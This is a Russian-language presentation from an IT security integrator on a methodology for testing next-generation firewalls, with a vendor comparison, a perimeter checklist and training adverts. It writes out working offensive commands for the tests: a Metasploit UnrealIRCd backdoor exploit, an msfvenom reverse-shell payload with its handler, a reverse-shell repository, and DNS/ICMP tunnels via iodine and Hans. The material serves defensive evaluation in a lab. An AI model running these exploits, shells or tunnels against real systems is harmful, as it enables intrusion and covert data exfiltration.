TS Solution | MONT Group of companies

2024

Методология тестирования NGFW
От теории к практике

Как мы оцениваем решения в нашем портфеле

Бендер Родион
Ведущий системный инженер

Группа компаний

TS Solution	Системный интегратор в сфере информационной безопасности и ИТ-инфраструктуры
NeptunIT	Эксперт по построению систем ИБ в соответствии с требованиями регуляторов
NTC	Профессиональное образование. Авторизованные вендорами курсы для инженеров СЗИ
TS University	Бесплатный образовательный проект: Курсы, статьи и вебинары от инженеров ИТ и ИБ
CP Support	Техническая поддержка Код Безопасности, UserGate, Positive Technologies, Check Point, Infotecs

TS Solution | MONT Group of companies

Методология тестирования NGFW

01 Как самостоятельно проверить периметр сети?

02 Как понять эффективность существующего решения?

03 Как выбрать оптимальное решение?

TS Solution

MONT
Group of companies

Давайте проверим NGFW


План проверки вашего периметра:

01 Проверка потокового антивируса (этап доставки)

02 Проверка IPS (этап удаленной эксплуатации уязвимости)

03 Проверка Reverse Shell (этап закрепления)


04 Проверка DNS/ICMP туннелирования (этап получения полного контроля)



Сложность проверок – Уровень школьника

TS Solution | MONT Group of companies

Макет:



TS Solution | MONT Group of companies

Инструменты

01 Set Toolkit

02 Metasploit

03 Iodine

04 Hans

05 NMAP

06 hping3

Бесплатные и доступные всем инструменты


TS Solution | MONT Group of companies

Проверка потокового антивируса

TS Solution | MONT Group of companies

01 EICAR – самый первый тест:

Проверяем HTTPS и ZIP файлы



Eicar.com

02 Создаем «новый» вирусный файл:

kalilinux - settoolkit - social-engineeringattack - infectiousmediagenerator


Видео урок

Проверка IPS (удаленная эксплуатация уязвимости)

Metasploitable Framework:
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.10
msf exploit(unreal_ircd_3281_backdoor) > exploit

Видео урок

Где найти эксплойты?



Date	D	A	V	Title	Type	Platform	Author
2024-08-28				NoteMark < 0.13.0 - Stored XSS	WebApps	Multiple	Alessio Romano (sfoffo)
2024-08-28				Gitea 1.22.0 - Stored XSS	WebApps	Multiple	Catalin Iovita, Alexandru Postolache
2024-08-28				Invesalius3 - Remote Code Execution	WebApps	Python	Alessio Romano (sfoffo), Riccardo Degli Esposti (partywave)
2024-08-28				Windows TCP/IP - RCE Checker and Denial of Service	DoS	Windows	Photubias
2024-08-24				Aurba 501 - Authenticated RCE	WebApps	Linux	Hosein Vita
2024-08-24				HughesNet HT2000W Satellite Modem - Password Reset	WebApps	Hardware	Simon Greenblatt
2024-08-24				Elber Wayber Analog/Digital Audio STL 4.00 - Device Config Disclosure	WebApps	Hardware	LiquidWorm
2024-08-24				Elber Wayber Analog/Digital Audio STL 4.00 - Authentication Bypass	WebApps	Hardware	LiquidWorm
2024-08-24				Elber ESE DVB-S/S2 Satellite Receiver 1.5.x - Device Config	WebApps	Hardware	LiquidWorm
2024-08-24				Elber ESE DVB-S/S2 Satellite Receiver 1.5.x - Authentication Bypass	WebApps	Hardware	LiquidWorm
2024-08-23				Helpdeskz v2.0.2 - Stored XSS	WebApps	PHP	Md. Sadikul Islam
2024-08-23				Calibre-web 0.6.21 - Stored XSS	WebApps	Multiple	Catalin Iovita, Alexandru Postolache
2024-08-04				Devika v1 - Path Traversal via 'snapshot_path'	WebApps	Python	Alperen Ergel
2024-08-04				Genexus Protection Server 9.7.2.10 - 'protsrvservice' Unquoted Service Path	Local	Windows	SamAlucard

ExploitDB

TS Solution | MONT Group of companies

Проверка Reverse Shell


01 Msfvenom + Metasploitable:

Создание вредоносного файла - msfvenom -p linux/x64/shell/reversetcp -f elf -o /home/kali/msf/payload.elflhost=192.168.3.1 lport=3300;
Эксплуатация с kali - msf6 > use exploit/multi/handler

TS University

02 Shellz

git clone https://github.com/4ndr34z/shells
cd shells
./install.sh



GitHub Shellz

TS Solution | MONT Group of companies

Проверка DNS/ICMP туннелирования

01 DNS-туннель (iodine)

Сервер:

```
┌──(root㉿kali)-[/iodine/bin]
└─# ./iodined -f -P 1234 192.168.5.1 dns.tun
Opened dns0
Setting IP of dns0 to 192.168.5.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Opened IPv6 UDP socket
Listening to dns for domain dns.tun
```

Клиент:

```
debian:/iodine/bin# ./iodine -f -P 1234 192.168.3.1 dns.tun
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for dns.tun to 192.168.3.1
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 192.168.5.2
Setting MTU of dns0 to 1130
Server tunnel IP is 192.168.5.1
Requesting server address to attempt raw UDP mode (skip with -r)
Server is at 192.168.3.1, trying raw login: (skip with -r) OK
Sending raw traffic directly to 192.168.3.1
Connection setup complete, transmitting data.
```

GitHub iodine

02 ICMP-туннель (Hans)

apt installgit, make, g++, net-tools
git clone https://github.com/friedrich/hans
make

Сервер:
./hans -s 192.168.4.1 -p secret -f

Клиент:
./hans -c 192.168.3.1 -p secret -f

GitHub Hans

TS Solution | MONT Group of companies

Наши анонимные результаты

Проверка	Зарубежный вендор №1	Зарубежный вендор №2	Отечественный вендор №1	Отечественный вендор №2
Блокировка EICAR	Блокирует	Блокирует	Блокирует	Блокирует
Блокировка «нового» вируса	Блокирует	Блокирует	Пропускает	Пропускает
Блокировка удаленной эксплуатации	Блокирует	Блокирует	Пропускает	Блокирует
Блокировка Reverse Shell	Блокирует	Пропускает	Пропускает	Пропускает
Блокировка DNS/ICMP туннеля	Блокирует	Пропускает	Пропускает	Блокирует

TS Solution | MONT Group of companies

Публичный результат

TS Solution | MONT Group of companies

КОД безопасности

Главные причины успешной атаки

01 Уязвимость в софте / операционной системе

02 Ошибка конфигурации

03 Неосведомленность пользователей

Главные векторы атаки на корпоративную сеть

email

web

endpoint

TS Solution | MONT Group of companies

Типовые ошибки проектирования периметра сети

01 Все на одном устройстве (NGFW, VPN, Email, WAF, Routing);

02 Отсутствие контроля и проверки трафика на уровне ядра

Если коротко – NGFW это НЕ панацея!

TS Solution | MONT Group of companies

Референсная схема защищенного периметра


01 NGFW создает три ключевых сегмента (WAN, LAN, DMZ)

02 WAF для защиты веб-ресурсов

03 Email Security для защиты почты

04 NTA/NDR решение для контроля и анализа трафика, который НЕ видит NGFW

05 Sandbox для интеграции со всеми средствами защиты периметра



TS Solution

MONT
Group of companies

Чеклист по защите периметра:

01 Выделенное решение по защите почты

02 Включена HTTPS инспекция

03 Блокируются нежелательные ресурсы

04 Блокируется скачивание исполняемых файлов

05 Выполнена интеграция с «песочницей»


06 Выполнено обновление и профилирование IPS

07 Анализируются логи на предмет false positive

08 Сформирована Geo Policy

09 Запланированы регулярные проверки

10 Используется NTA/NDR решение



TS Solution

MONT
Group of companies

TS LABS

Сервис тестирования ИБ решений.
Онлайн-пилот на нашей инфраструктуре

Доступные вендоры:

CHECK POINT™

UserGate

КОД безопасности

infotecs®

SANGFOR

TS Solution

MONT
Group of companies

CHECK POINT™

ELITE

infotecs®

GOLD

КОД безопасности

PLATINUM

CPSUPPORT

certified professional support

positive technologies

ADVANCED PROFESSIONAL

UserGate

PLATINUM

“ Первыми приходим на помощь.
Работаем вместе с вендором

help@cpsupport.ru

8 800 555-86-91

TS Solution

MONT
Group of companies

CPS

TS University — бесплатный образовательный проект

Авторские материалы от инженеров по двум направлениям: **информационная безопасность и ИТ-инфраструктура**

ask.university@tssolution.ru

t.me/ts_university_chat

Учебный центр NTC
Профессиональное образование в сфере информационной безопасности

Преподаватели учебного центра: сертифицированные инженеры с реальным опытом ведения проектов по внедрению решений в области информационной безопасности, а также технической поддержки

Подтверждение знаний: сертификат учебного центра, удостоверение о повышении квалификации установленного образца. Подготовка к сертификационному экзамену от вендоров

Форматы обучения: очный, дистанционный, вебинары и семинары

NTC обладает лицензией Минобороны и выдает сертификаты государственного образца

educ@ntc.ru

+7 499 322 03 63

TS Solution | MONT Group of companies

Направления подготовки

CHECK POINT

Администратор CCSA R81.10
Эксперт CCSE R81.10
Automation Specialist CCAS
Multi-Domain Security CCMS
И другие...

КОД безопасности

Администрирование «Континент 4»

positive technologies

MaxPatrol SIEM
MaxPatrol 8
PT NAD

SANGFOR

Sangfor NGAF Associate
Sangfor NGAF Professional

UserGate

Администрирование межсетевых экранов UserGate 6

educ@ntc.ru

+7 499 322 03 63

TS Solution

MONT
Group of companies

Группа компаний

TS Solution	Системный интегратор в сфере информационной безопасности и ИТ-инфраструктуры
NeptunIT	Эксперт по построению систем ИБ в соответствии с требованиями регуляторов
NTC	Профессиональное образование. Авторизованные вендорами курсы для инженеров СЗИ
TS University	Бесплатный образовательный проект: Курсы, статьи и вебинары от инженеров ИТ и ИБ
CP Support	Техническая поддержка Код Безопасности, UserGate, Positive Technologies, Check Point, Infotecs

TS Solution | MONT Group of companies